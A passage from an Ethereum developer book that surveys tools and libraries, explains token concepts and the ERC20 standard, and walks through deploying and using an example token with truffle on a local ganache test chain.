| verifySigParams <hash> <r> <s> <v> | Verify signature parameters |
| createTx <nonce> <to> <value> <data> <gasLimit> <gasPrice> | Sign a transaction |
| assembleTx <nonce> <to> <value> <data> <gasLimit> <gasPrice> <v> <r> <s> | Assemble a transaction from its components |
| parseTx <tx> | Parse raw transaction |
| keyGenerate [format] [icapdirect] | Generate new key |
| keyConvert format | Convert a key to V3 keystore |
| keyDetails | Print key details |
| bip32Details <path> path | Print key details for a given path |
| addressDetails <address> | Print details about an address |
| unitConvert <value> <from> <to> | Convert between Ethereum units |

Options:

| | |
|---------------------------|------------------------------|
| -p, --private [string] | Private key as a hex string |
| --password [string] | Password for the private key |

```
--password-prompt  Prompt for the private key password
[boolean]

-k, --keyfile      Encoded key file
[string]

--show-private    Show private key details
[boolean]

--mnemonic        Mnemonic for HD key derivation
[string]

--version          Show version number
[boolean]

--help              Show help
[boolean]
```

dapp.tools

Dapp.Tools is a comprehensive suite of blockchain-oriented developer tools created in the spirit of the Unix philosophy.

The documentation and installation instructions are found at <https://dapp.tools/>

Dapp

Dapp is all you need to start developing for Ethereum. It creates new dapps, runs Solidity unit tests, debugs, deploys, launches testnets, and more.

Seth

Seth is a handy tool for slicing and dicing transactions, querying the blockchain, converting between data formats, performing remote calls, and other everyday tasks.

Hevm

Hevm is a Haskell EVM implementation with a nimble terminal-based Solidity debugger. It's used for `dapp test` and `dapp debug`.

Evmdis

Evmdis is an EVM disassembler. It performs static analysis on the bytecode to provide a higher level of abstraction for the bytecode than raw EVM operations.

Features include:

- * Separates bytecode into basic blocks.
- * Jump target analysis, assigning labels to jump targets and replacing addresses with label names.
- *

Composes individual operations into compound expressions where possible. *
Provides insight into the state of the stack at the start of each block.

Github link; <https://github.com/arachnid/evmdis>

SputnikVM

SputnikVM is a standalone pluggable virtual machine for different Ethereum-based blockchains. It's written in Rust, can be used as a binary, cargo crate, shared library, or integrated through FFI, Protobuf and JSON interface. It has a separate binary sputnikvm-dev intended for testing purposes, which emulates most of JSON RPC API and block mining.

Github link; <https://github.com/etcdevteam/sputnikvm>

Libraries

web3.js

web3.js is the Ethereum compatible JS API for communicating with clients via JSON RPC, developed by the Ethereum foundation.

Github link; <https://github.com/ethereum/web3.js>

npm package repository link; <https://www.npmjs.com/package/web3>

Documentation link for web3.js API

0.2x.x; <https://github.com/ethereum/wiki/wiki/JavaScript-API>

Documentation link for web3.js API 1.0.0-

beta.xx; <https://web3js.readthedocs.io/en/1.0/web3.html>

web3.py

web3.py is a Python library for interacting with the Ethereum blockchain. It now lives in the Ethereum Foundation's GitHub too.

Github link; <https://github.com/ethereum/web3.py>

PyPi link; <https://pypi.python.org/pypi/web3/4.0.0b9>

Documentation link; <https://web3py.readthedocs.io/>

EthereumJS

a collection of libraries and utilities for Ethereum.

Github link; <https://github.com/ethereumjs>

Website link; <https://ethereumjs.github.io/>

web3j

web3j is the Java and Android library for integrating with Ethereum clients and working with smart contracts.

Github link; <https://github.com/web3j/web3j>

Website link; <https://web3j.io>

Documentation link; <https://docs.web3j.io>

Etherjar

Etherjar is another Java library for integrating with Ethereum and working with smart contracts. It's designed for server side projects based on Java 8+, provides low level access and high level wrapper around RPC, Ethereum data structures and Smart Contract access

Github link; <https://github.com/infinitape/etherjar>

Nethereum

Nethereum is the .Net integration library for Ethereum.

Github link; <https://github.com/Nethereum/Nethereum>

Website link; <http://nethereum.com/>

Documentation link; <https://nethereum.readthedocs.io/en/latest/>

ethers.js

The ethers.js library is a compact, complete, full-featured, extensively tested Ethereum library fully licensed under the MIT license, and has received a DevEx grant from the Ethereum Foundation to extend and maintain.

GitHub link: <https://github.com/ethers-io/ethers.js>

Documentation: <https://docs.ethers.io>

Emerald Platform

Emerald Platform provides libraries and UI components to build Dapps on top of Ethereum. Emerald JS and Emerald JS UI provides set of modules and React components to build Javascript applications and websites, Emerald SVG Icons is a set of blockchain related icons. In addition to Javascript libraries it has Rust library to operate private keys and transaction signatures. All Emerald libraries and components are licensed under Apache 2 license.

Github link; <https://github.com/etcdevteam/emerald-platform>

Documentation link; <https://docs/etcdevteam.com>

Tokens

What are tokens?

The word *token* derives from the Old English "tacen" meaning a sign or symbol. Commonly used to mean privately-issued coin-like items that have insignificant value, as used in transportation tokens, laundry tokens, arcade tokens.

Nowadays, "tokens" administered on blockchains are redefining the word to mean blockchain-based abstractions that can be owned and that represent assets, currency, or access rights.

The association between the word "token" and insignificant value has a lot to do with the limited use of the physical versions of tokens. Often restricted to specific businesses, organizations or locations, physical tokens are not easily exchangeable and cannot be used for more than one function. With blockchain tokens, these restrictions are erased, or more accurately, completely redefinable. Many of these blockchain tokens serve multiple purposes globally and can be traded for each other or for other currencies in global liquid markets. With the restrictions on use and ownership gone, the "insignificant value" expectation is also a thing of the past.

In this section, we look at various uses for tokens and how they are created. We also discuss attributes of tokens such as fungibility and intrinsicality. Finally, we examine the standards and technologies that they are based on an experiment by building our own tokens.

How are tokens used?

The most obvious use of tokens is as digital private currencies. However, this is only one possible use. Tokens can be programmed to serve many different functions, often overlapping. For example, a token can simultaneously convey a voting right, an access right, and ownership of a resource. Currency is just the first "app".

Currency

A token can serve as a form of currency, with a value determined through private trade.

Resource

A token can represent a resource earned or produced in a sharing-economy or resource-sharing environment. For example, a storage or CPU token representing resources that can be shared over a network.

Asset

A token can represent ownership of an intrinsic or extrinsic, tangible or intangible asset. For example, gold, real-estate, a car, oil, energy, MMOG items, etc.

Access

A token can represent access rights and even convey access to a digital or physical property, such as a discussion forum, an exclusive website, a hotel room, a rental car, etc.

Equity

A token can represent shareholder equity in a digital organization (e.g. a DAO) or legal fiction (e.g. a corporation).

Voting

A token can represent voting rights in a digital or legal system.

Collectible

A token can represent a digital collectible (e.g. CryptoPunks) or physical collectible (e.g. a painting)

Identity

A token can represent a digital identity (e.g. avatar) or legal identity (e.g. national ID).

Attestation

A token can represent a certification or attestation of fact by some authority or by a decentralized reputation system (e.g. marriage record, birth certificate, college degree).

Utility

A token can be used to access or pay for a service.

Often, a single token encompasses several of these functions. Sometimes it is hard to discern between them, as the physical equivalents have always been inextricably linked. For example, in the physical world, a driver's license (attestation) is also an identity document (identity) and the two cannot be separated. In the digital realm, previously commingled functions can be separated and developed independently (e.g. an anonymous attestation).

Tokens and fungibility

From Wikipedia:

In economics, fungibility is the property of a good or a commodity whose individual units are essentially interchangeable.

Tokens are fungible when we can substitute any single unit of the token for another without any difference in its value or function.

Strictly speaking, if a token's historical provenance can be tracked, then it is not entirely fungible. The ability to track provenance can lead to blacklisting and whitelisting, reducing or eliminating fungibility. We will examine this further in [\[privacy\]](#).

Non-fungible tokens are tokens that each represent a unique tangible or intangible item and therefore are not interchangeable. For example, a token that represents ownership of a *specific* Van Gogh painting is not equivalent to another token that represents a Picasso, even though they might be part of the same "art ownership token" system. Similarly, a token representing a *specific* digital collectible such as a specific CryptoKitty (see [\[cryptoKitties\]](#)) is not interchangeable with any other CryptoKitty. Each non-fungible token is associated with an unique identifier, such as a serial number.

We will see examples of both fungible and non-fungible tokens later in this section.

Counterparty risk

Counterparty risk is the risk that the *other* party in a transaction will fail to meet their obligations. Some types of transactions create additional counterparty risks because of the addition of more than two parties in the transaction. For example, if you hold a certificate of deposit for a precious metal and you sell that to someone, there are at least 3 parties in that transaction: the seller, the buyer and the custodian of the precious metal. Someone holds the physical asset and by necessity they become party to the fulfillment of the transaction

and add counterparty risk to any transaction involving that asset. When an asset is traded indirectly through the exchange of a token of ownership, there is additional counterparty risk from the custodian of the asset. Do they have the asset? Will they recognize (or allow) the transfer of ownership based on the transfer of a token (such as a certificate, deed, title or digital token)? In the world of digital tokens representing assets, as in the non-digital world, it is important to understand who holds the asset that is represented by the token and what rules apply to that underlying asset.

Tokens and intrinsicality

The word "intrinsic" derives from the Latin "intra", meaning "from within".

Some tokens represent digital items that are *intrinsic* to the blockchain. Those digital assets are governed by consensus rules, just like the tokens themselves. This has an important implication: tokens that represent intrinsic assets do not carry additional counterparty risk. If you hold the keys for a CryptoKitty, there is no other party holding that CryptoKitty for you - you own it directly. The blockchain consensus rules apply and your ownership (i.e. control) of the private keys is equivalent to ownership of the asset, without any intermediary.

Conversely, many tokens are used to represent *extrinsic* things, like real-estate, corporate voting shares, trademarks, gold bars, etc. The ownership of these items, which are not "within" the blockchain, is governed by law, custom and policy that are separate from the consensus rules that govern the token. In other words, token issuers and owners may still depend on real world non-smart contracts. As a result, these extrinsic assets carry additional counterparty risk because they are held by custodians, recorded in external registries, or controlled by laws and policies outside the blockchain environment.

One of the most important ramifications of blockchain-based tokens is the ability to convert extrinsic assets into intrinsic assets and thereby remove counterparty risk. A good example is moving from equity in a corporation (extrinsic) to an equity or voting token in a *decentralized autonomous organization* or similar (intrinsic) organization.

Using tokens: utility or equity

Almost all projects in Ethereum today are launching with some kind of token. But do all these projects really need a token? Are there any disadvantages to using a token, or will we see the slogan "tokenize all the things" come to fruition? In principle, the use of tokens can be seen as the ultimate management or organization tool, which brings full flexibility to the subject at hand. In practice, the integration of blockchain platforms, including Ethereum, into the

existing structures of society mean that, so far, there are many limitations to their applicability.

First, let's start by clarifying the role of a token in a new project. The majority of projects are using tokens in one of two ways: either as "utility tokens" or as "equity tokens". Very often, those two roles are conflated and difficult to distinguish.

Utility tokens are those where the use of the token is required to gain access to a service, application or resource. Examples of utility tokens include tokens that represent resources such as shared storage, access to services such as social media networks.

Equity tokens are those that represent shares in the control or ownership of something, such as a startup. Equity tokens can be as limited as non-voting shares for distribution of dividends and profits, or as expansive as voting shares in a decentralized autonomous organization, where management of the platform is through some complex governance system based on votes by the token holders.

It's not a duck

Just because a token is used to fundraise for a startup, doesn't mean it has to be used as payment for the service, and vice-versa. Many startups, however, face a difficult problem: tokens are a great fundraising mechanism, but offering securities (equity) to the public is a regulated activity in most jurisdictions. By disguising equity tokens as utility tokens, many startups hope to get around these regulatory restrictions and raise money from a public offering while presenting it as a pre-sale of "service access vouchers" or, as we call them, utility tokens. Whether these thinly disguised equity offerings will be able to skirt the regulators remains to be seen.

As the popular saying goes: "If it walks like a duck and quacks like a duck - it's a duck". Regulators are not likely to be distracted by these semantic contortions; quite the opposite, they are more likely to see such legal sophistry as an attempt to deceive the public.

Utility tokens: who needs them?

The real problem is that utility tokens introduce significant risks and adoption barriers for startups. Perhaps in a distant future "tokenize all the things" becomes a reality, but, at present, the number of people who have access to an understanding of and desire to use a token is a subset of the already small cryptocurrency market.

For a startup, each innovation represents a risk and a market filter. Innovation is taking the road least traveled, walking away from the path of tradition. It is already a lonely walk. If a startup is trying to innovate in a new area of technology, such as storage sharing over P2P networks, that is a lonely enough path. Adding a utility token to that innovation and requiring users to adopt tokens in order to use the service compounds the risk and increases the barriers to adoption. It's walking off the already lonely trail of P2P storage innovation and into the wilderness.

Think of each innovation as a filter. It limits adoption to the subset of the market that can become early adopters of this innovation. Adding a second filter compounds that effect, further limiting the addressable market. You are asking your early adopters to adopt not one but two completely new technologies: the novel application/platform/service you built, and the token economy.

For a startup, each innovation introduces risks that increase the chance of failure of the startup. If you take your already risky startup idea and add a utility token, you are adding all the risks of the underlying platform (Ethereum), broader economy (exchanges, liquidity), regulatory environment (equity/commodity regulators) and technology (smart contracts, token standards). That's a lot of risk for a startup.

Advocates of "tokenize all the things" will likely counter that by adopting tokens they are also inheriting the market enthusiasm, early adopters, technology, innovation and liquidity of the entire token economy. That is true too. The question is whether the benefits and enthusiasm outweigh the risks and uncertainties.

Nevertheless, some of the most innovative business ideas are indeed taking place in the crypto realm. If regulators are not quick enough to adopt laws and support new business models, talents and entrepreneurs will seek to operate in other jurisdictions which are more crypto-friendly. This is actually happening right now.

Finally, at the beginning of this chapter, when introducing tokens we discussed the colloquial meaning of 'token' as "something of insignificant value". The underlying reason for the insignificant value of most tokens is because they can only be used in a very narrow context: one bus company, one laundromat, one arcade, one hotel, or one company store. Limited liquidity, limited applicability, and high conversion costs reduce the value of tokens all the way down until it is only of "token" value. So when you add a utility token to your platform, but the token can only be used on your own one platform with a small market, you are re-creating the conditions that made physical tokens worthless, which may indeed be the correct way to incorporate tokenization into your project. However, if in order to use your platform a user has to convert something into

your utility token, use it and then convert the remainder back into something more generally useful, you've created a company script. The switching costs of a digital token are orders of magnitude lower than a physical token without a market, but the switching costs are not zero. Utility tokens that work across an entire industry sector will be very interesting and probably quite valuable. But if you set up your startup to have to bootstrap an entire industry standard in order to succeed, you may have already failed.

One of the benefits of deploying services on general-purpose platforms like Ethereum is exactly being able to connect smart contracts (and therefore the utility of tokens) across projects, increasing the potential for liquidity and utility of tokens.

Make this decision for the right reasons. Adopt a token because your application *cannot work without a token*. Adopt it because the token solves a fundamental market barrier or access problem. Don't introduce a utility token because it is the only way you can raise money fast and you need to pretend it's not a public securities offering.

Tokens on Ethereum

Blockchain tokens have existed before Ethereum. In some ways, the first blockchain currency, bitcoin, is a token itself. Many token platforms were also developed on Bitcoin and other cryptocurrencies before Ethereum. However, the introduction of the first token standard on Ethereum led to an explosion of tokens.

Vitalik Buterin suggested tokens as one of the most obvious and useful applications of a generalized programmable blockchain such as Ethereum. In fact, in the first year of Ethereum, it was common to see Vitalik and others wearing t-shirts emblazoned with the Ethereum logo and a smart contract sample on the back. There were several variations of this t-shirt, but the most common showed an implementation of a token.

Before we delve into the details of creating tokens on Ethereum it is first important to look at an overview of how tokens work on Ethereum. Tokens are different from ether because the Ethereum protocol does not know anything about them. Sending ether is an intrinsic action of the Ethereum platform, but sending or even owning tokens is not. The ether balance of Ethereum accounts is handled at the protocol level, whereas the token balance of Ethereum accounts is handled at the smart contract level. In order to create a new token on Ethereum, you must create a new smart contract. Once deployed, the smart contract handles everything, including ownership, transfers and access rights. You can write your smart contract to perform all the necessary actions any way

you want, but it is probably wisest to follow an existing standard. We will look at such standards next. We discuss the pros and cons of following standards at the end of the chapter.

ERC20 Token Standard

The first standard was introduced in November 2015 by Fabian Vogelsteller, as an Ethereum Request for Comments (ERC). It was automatically assigned GitHub issue number 20, giving rise to the name "ERC20 token". The vast majority of tokens are currently based on the ERC20 standard. The ERC20 request for comments eventually became Ethereum Improvement Proposal EIP20 but it is mostly still referred to by the original name ERC20. You can read the standard here:

<https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md>

ERC20 is a standard for *fungible tokens* meaning that different units of an ERC20 token are interchangeable and have no unique properties.

The ERC20 standard defines a common interface for contracts implementing a token, such that any compatible token can be accessed and used in the same way. The interface consists of a number of functions that must be present in every implementation of the standard, as well as some optional functions and attributes that may be added by developers.

ERC20 required functions & events

An ERC20 compliant token contract must provide at least the following functions:

totalSupply

Returns the total units of this token that currently exist. ERC20 tokens can have a fixed or a variable supply.

balanceOf

Given an address, returns the token balance of that address.

transfer

Given an address and amount, transfers that amount of tokens to that address, from the balance of the address that executed the transfer.

transferFrom

Given a sender, recipient and amount, transfers tokens from one account to another. Used in combination with approve below.

approve

Given a recipient address and amount, authorizes that address to execute several transfers up to that amount, from the account that issued the approval.

allowance

Given an owner address and a spender address, returns the remaining amount that the spender is approved to withdraw from the owner.

Transfer event

Event triggered upon successful transfer (call to transfer or transferFrom) (even for zero value transfers).

Approval event

Event logged upon a successful call to approve.

ERC20 optional functions

In addition to the required functions listed above, the follow optional functions are also defined by the standard:

name

Returns a human readable name (e.g. "US Dollars") of the token.

symbol

Returns a human readable symbol (e.g. "USD") for the token.

decimals

Returns the number of decimals used to divide token amounts. For example, if decimals is 2, then the token amount is divided by 100 to get its user representation.

The ERC20 interface defined in Solidity

Here's what an ERC20 interface specification looks like in Solidity:

```

contract ERC20 {

    function totalSupply() constant returns (uint theTotalSupply);

    function balanceOf(address _owner) constant returns (uint balance);

    function transfer(address _to, uint _value) returns (bool success);

    function transferFrom(address _from, address _to, uint _value) returns
(bool success);

    function approve(address _spender, uint _value) returns (bool success);

    function allowance(address _owner, address _spender) constant returns
(uint remaining);

    event Transfer(address indexed _from, address indexed _to, uint _value);

    event Approval(address indexed _owner, address indexed _spender, uint
_value);

}

```

ERC20 data structures

If you examine any ERC20 implementation, it will contain two data structures, one to track balances and one to track allowances. In Solidity, they are implemented with a *data mapping*.

The first data mapping implements an internal table of token balances, by owner. This allows the token contract to keep track of who owns the tokens. Each transfer is a deduction from one balance and an addition to another balance.

Balances: a mapping from address (owner) to amount (balance)

```
mapping(address => uint256) balances;
```

The second data structure is a data mapping of allowances. As we will see in [ERC20 workflows: "transfer" and "approve & transferFrom"](#), with ERC20 tokens an owner of a token can delegate authority to a spender, allowing them to spend a specific amount (allowance) from the owner's balance. The ERC20 contract keeps track of the allowances with a two-dimensional mapping, with the primary key being the address of the token owner, mapping to a spender address and an allowance amount:

Allowances: a mapping from address (owner) to address (spender) to amount (allowance)

```
mapping (address => mapping (address => uint256)) public allowed;
```

ERC20 workflows: "transfer" and "approve & transferFrom"

The ERC20 token standard has two transfer functions. You might be wondering why?

ERC20 allows for two different workflows. The first is a single-transaction, straightforward workflow using the transfer function. This workflow is the one used by wallets to send tokens to other wallets. The vast majority of token transactions happen with the transfer workflow.

Executing the transfer contract is very simple. If Alice wants to send 10 tokens to Bob, her wallet sends a transaction to the token contract's address, calling the transfer function with Bob's address and "10" as the arguments. The token contract adjusts Alice's balance (-10) and Bob's balance (10) and issues a +Transfer event.

The second workflow is a two-transaction workflow that uses approve, followed by transferFrom. This workflow allows a token owner to delegate their control to another address. It is most often used to delegate control to a contract for distribution of tokens, but it can also be used by exchanges. For example, if a company is selling tokens for an "Initial Coin Offering", they can approve a crowdsale contract address to distribute a certain amount of tokens. The crowdsale contract can then transferFrom the token contract owner balance to each buyer of the token.




Figure 1. The two-step approve & transferFrom workflow of ERC20 tokens

For the approve & transferFrom workflow, two transactions are needed. Let's say that Alice wants to allow the AliceICO contract to sell 50% of all the AliceCoin tokens to buyers like Bob and Charlie. First, Alice launches the AliceCoin ERC20 contract, issuing all the AliceCoin to her own address. Then, Alice launches the AliceICO contract that can sell tokens for ether. Next, Alice

initiates the approve & transferFrom workflow. She sends a transaction to the AliceCoin contract, calling approve, with the address of the AliceICO contract and 50% of the totalSupply as arguments. This will trigger the Approval event. Now, the AliceICO contract can sell AliceCoin.

When the AliceICO contract receives ether from Bob, it needs to send some AliceCoin to Bob in return. Within the AliceICO contract is an exchange rate between AliceCoin and ether. The exchange rate that Alice set when she created the AliceICO contract determines how many tokens Bob will receive for the amount of ether sent to the AliceICO contract. When the AliceICO contract calls the AliceCoin transferFrom function, it sets Alice's address as the sender, Bob's address as the recipient, and uses the exchange rate to determine how many AliceCoin tokens will be transferred to Bob in the "value" field. The AliceCoin contract transfers the balance from Alice's address to Bob's address and triggers a Transfer event. The AliceICO contract can call transferFrom an unlimited number of times, as long as it doesn't exceed the approval limit Alice set. The AliceICO contract can keep track of how many AliceCoin tokens it can sell by calling the allowance function.

ERC20 Implementations

While it is possible to implement an ERC20-compatible token in about thirty lines of Solidity code, most implementations are more complex. This is to account for potential security vulnerabilities. There are two implementations mentioned in the EIP20 standard:

Consensys EIP20

A simple and easy to read implementation of an ERC20-compatible token.

You can read the Solidity code for Consensys' implementation here:<https://github.com/ConsenSys/Tokens/blob/master/contracts/eip20/EIP20.sol>

OpenZeppelin StandardToken

This implementation is ERC20-compatible, with additional security precautions. It forms the basis of OpenZeppelin libraries implementing more complex ERC20-compatible tokens with fundraising caps, auctions, vesting schedules and other features.

You can see the Solidity code for OpenZeppelin StandardToken here: <https://github.com/OpenZeppelin/zeppelin-solidity/blob/master/contracts/token/ERC20/StandardToken.sol>

Launching our own ERC20 token

Let's create and launch our own token. For this example, we will use the truffle framework (see [\[truffle\]](#)). The example assumes you have already installed truffle, configured it, and are familiar with its basic operation.

We will call our token "Mastering Ethereum Token", with symbol "MET".

You can find this example in the book's GitHub repository:<https://github.com/ethereumbook/ethereumbook/blob/develop/code/truffle/METoken>

First, let's create and initialize a truffle project directory, the same way we did in [\[truffle project directory\]](#). Run these four commands and accept the default answers to any questions:

```
$ mkdir METoken  
$ cd METoken  
METoken $ truffle init  
METoken $ npm init
```

You should now have the following directory structure:

```
METoken/  
+---- contracts  
|   `---- Migrations.sol  
+---- migrations  
|   `---- 1_initial_migration.js  
+---- package.json  
+---- test  
+---- truffle-config.js  
`---- truffle.js
```

Edit the truffle.js or truffle-config.js configuration file to set up your truffle environment, or copy the one we used from:

<https://github.com/ethereumbook/ethereumbook/blob/develop/code/truffle/METoken/truffle-config.js>

If you use the example truffle-config.js, remember to create a file .env in the METoken folder containing your test private keys for testing and deployment on

public Ethereum test networks, such as Ganache or Kovan. You can export your test network private key from MetaMask.

After that your directory look like:

```
METoken/
+---- contracts
|   `---- Migrations.sol
+---- migrations
|   `---- 1_initial_migration.js
+---- package.json
+---- test
+---- truffle-config.js
+---- truffle.js
`---- .env *new file*
```

Warning

Only use test keys or test mnemonics that are *not* used to hold funds on the main Ethereum network. *Never* use keys that hold real money for testing.

For our example, we will import the OpenZeppelin StandardContract, which implements some important security checks and is easy to extend. Let's import that library:

```
$ npm install zeppelin-solidity

+ zeppelin-solidity@1.6.0
added 8 packages in 2.504s
```

The zeppelin-solidity package will add about 250 files under the node_modules directory. The OpenZeppelin library includes a lot more than the ERC20 token, but we will only use a small part of it.

Next, let's write our token contract. Create a new file METoken.sol and copy the example code from GitHub:

<https://github.com/ethereumbook/ethereumbook/blob/develop/code/truffle/METoken/contracts/METoken.sol>

Our contract is very simple, as it inherits all the functionality from the OpenZeppelin StandardToken library:

METoken.sol : A Solidity contract implementing an ERC20 token

[link:code/truffle/METoken/contracts/METoken.sol\[\]](#)

Here, we are defining the optional variables name, symbol, and decimals. We also define an _initial_supply variable, set to 21 million tokens, and two decimals of subdivision (2.1 billion total). In the contract's initialization (constructor) function we set the totalSupply to be equal to _initial_supply and allocate all of the _initial_supply to the balance of the account (msg.sender) that creates the METoken contract.

We now use truffle to compile the METoken code:

```
$ truffle compile  
Compiling ./contracts/METoken.sol...  
Compiling ./contracts/Migrations.sol...  
Compiling zeppelin-solidity/contracts/math/SafeMath.sol...  
Compiling zeppelin-solidity/contracts/token/ERC20/BasicToken.sol...  
Compiling zeppelin-solidity/contracts/token/ERC20/ERC20.sol...  
Compiling zeppelin-solidity/contracts/token/ERC20/ERC20Basic.sol...  
Compiling zeppelin-solidity/contracts/token/ERC20/StandardToken.sol...
```

As you can see, truffle incorporated necessary dependencies from the OpenZeppelin libraries and compiled those contracts too.

Let's set up a migration script, to deploy the METoken contract. Create a new file 2_deploy_contracts.js in the METoken/migrations folder. Copy the contents from the example on Github repository:

https://github.com/ethereumbook/ethereumbook/blob/develop/code/truffle/METoken/migrations/2_deploy_contracts.js

Here's what it contains:

2_deploy_contracts: Migration to deploy METoken

```
link:code/truffle/METoken/migrations/2_deploy_contracts.js[]
```

Before we deploy on one of the Ethereum test networks, let's start a local blockchain to test everything. Start the ganache blockchain, either from the command-line with ganache-cli or from the graphical user interface, as we did in [\[using ganache\]](#).

Once ganache is started, we can deploy our METoken contract and see if everything works as expected:

```
$ truffle migrate --network ganache
Using network 'ganache'.

Running migration: 1_initial_migration.js
Deploying Migrations...
... 0xb2e90a056dc6ad8e654683921fc613c796a03b89df6760ec1db1084ea4a084eb
Migrations: 0x8cdaf0cd259887258bc13a92c0a6da92698644c0
Saving successful migration to network...
... 0xd7bc86d31bee32fa3988f1c1eabce403a1b5d570340a3a9cdba53a472ee8c956
Saving artifacts...

Running migration: 2_deploy_contracts.js
Deploying METoken...
... 0xbe9290d59678b412e60ed6aefedb17364f4ad2977cfb2076b9b8ad415c5dc9f0
METoken: 0x345ca3e014aa5dca488057592ee47305d9b3e10
Saving successful migration to network...
... 0xf36163615f41ef7ed8f4a8f192149a0bf633fe1a2398ce001bf44c43dc7bdda0
Saving artifacts...
```

On the ganache console, we should see that our deployment has created 4 new transactions:

| ACCOUNTS | BLOCKS | TRANSACTIONS | LOGS | SEARCH FOR BLOCK NUMBERS OR TX HASHES | 🔍 | ⚙️ |
|---|--|--|---------------------|---------------------------------------|-----------------------------|----|
| CURRENT BLOCK 4 | GAS PRICE 100000000000 | GAS LIMIT 6721975 | NETWORK ID 5777 | RPC SERVER HTTP://127.0.0.1:7545 | MINING STATUS AUTOMINING | ⟳ |
| TX HASH 0xf36163615f41ef7ed8f4a8f192149a0bf633fe1a2398ce001bf44c43dc7bdःda0 | FROM ADDRESS 0x627306090abab3a6e1400e9345bc60c78a8bef57 | TO CONTRACT ADDRESS 0x8cdaf0cd259887258bc13a92c0a6da92698644c0 | GAS USED 26981 | VALUE 0 | CONTRACT CALL | |
| TX HASH 0xbe9290d59678b412e60ed6aefedb17364f4ad2977cfb2076b9b8ad415c5dc9f0 | FROM ADDRESS 0x627306090abab3a6e1400e9345bc60c78a8bef57 | CREATED CONTRACT ADDRESS 0x345ca3e014aa5dc488057592ee47305d9b3e10 | GAS USED 1475948 | VALUE 0 | CONTRACT CREATION | |
| TX HASH 0xd7bc86d31bee32fa3988f1c1eabce403a1b5d570340a3a9cdba53a472ee8c956 | FROM ADDRESS 0x627306090abab3a6e1400e9345bc60c78a8bef57 | TO CONTRACT ADDRESS 0x8cdaf0cd259887258bc13a92c0a6da92698644c0 | GAS USED 41981 | VALUE 0 | CONTRACT CALL | |
| TX HASH 0xb2e90a056dc6ad8e654683921fc613c796a03b89df6760ec1db1084ea4a084eb | FROM ADDRESS 0x627306090abab3a6e1400e9345bc60c78a8bef57 | CREATED CONTRACT ADDRESS 0x8cdaf0cd259887258bc13a92c0a6da92698644c0 | GAS USED 269607 | VALUE 0 | CONTRACT CREATION | |

Figure 2. METoken deployment on Ganache

Interacting with METoken using the truffle console

We can interact with our contract on the ganache blockchain, using the truffle console. This is an interactive JavaScript environment that provides access to the truffle environment and, via Web3, to the blockchain. In this case, we will connect the truffle console to the ganache blockchain:

```
$ truffle console --network ganache
truffle(ganache)>
```

The truffle(ganache)> prompt shows that we are connected to the ganache blockchain and are ready to type our commands. The truffle console supports all the truffle commands, so we could compile and migrate from the console. We've already run those commands, so let's go directly to the contract itself. The METoken contract exists as a JavaScript object within the truffle environment. Type METoken at the prompt and it will dump the entire contract definition:

```
truffle(ganache)> METoken
{ [Function: TruffleContract]
  _static_methods:
  [...]
```

```
currentProvider:  
  
HttpProvider {  
  
  host: 'http://localhost:7545',  
  
  timeout: 0,  
  
  user: undefined,  
  
  password: undefined,  
  
  headers: undefined,  
  
  send: [Function],  
  
  sendAsync: [Function],  
  
  _alreadyWrapped: true },  
  
network_id: '5777' }
```

The METoken object also exposes several attributes, such as the address of the contract (as deployed by the migrate command):

```
truffle(ganache)> METoken.address  
'0x345ca3e014aaf5dca488057592ee47305d9b3e10'
```

If we want to interact with the deployed contract, we have to use an asynchronous call, in the form of a JavaScript "promise". We use the deployed function to get the contract instance and then call the totalSupply function:

```
truffle(ganache)> METoken.deployed().then(instance => instance.totalSupply())  
BigNumber { s: 1, e: 9, c: [ 2100000000 ] }
```

Next, let's use the accounts created by ganache to check our METoken balance and send some METoken to another address. First, let's get the account addresses:

```
truffle(ganache)> let accounts  
undefined  
truffle(ganache)> web3.eth.getAccounts((err,res) => { accounts = res })  
undefined
```

```
truffle(ganache)> accounts[0]
'0x627306090abab3a6e1400e9345bc60c78a8bef57'
```

The accounts list now contains all the accounts created by ganache, and account[0] is the account that deployed the METoken contract. It should have a balance of METoken, because our METoken constructor gives the entire token supply to the address that created it. Let's check:

```
truffle(ganache)>      METoken.deployed().then(instance      =>      {
instance.balanceOf(accounts[0]).then(console.log) }

undefined

BigNumber { s: 1, e: 9, c: [ 2100000000 ] }
```

Finally, let's transfer 1000.00 METoken from account[0] to account[1], by calling the contract's transfer function:

```
truffle(ganache)>      METoken.deployed().then(instance      =>      {
instance.transfer(accounts[1], 100000) }

undefined

truffle(ganache)>      METoken.deployed().then(instance      =>      {
instance.balanceOf(accounts[0]).then(console.log) }

undefined

truffle(ganache)> BigNumber { s: 1, e: 9, c: [ 2099900000 ] }

undefined

truffle(ganache)>      METoken.deployed().then(instance      =>      {
instance.balanceOf(accounts[1]).then(console.log) }

undefined

truffle(ganache)> BigNumber { s: 1, e: 5, c: [ 100000 ] }
```

| | |
|-----|--|
| Tip | METoken has 2 decimals of precision, meaning that 1 METoken is 100 units in the contract. When we transfer 1000 METoken, we specify the value as 100,000 in the transfer function. |
|-----|--|

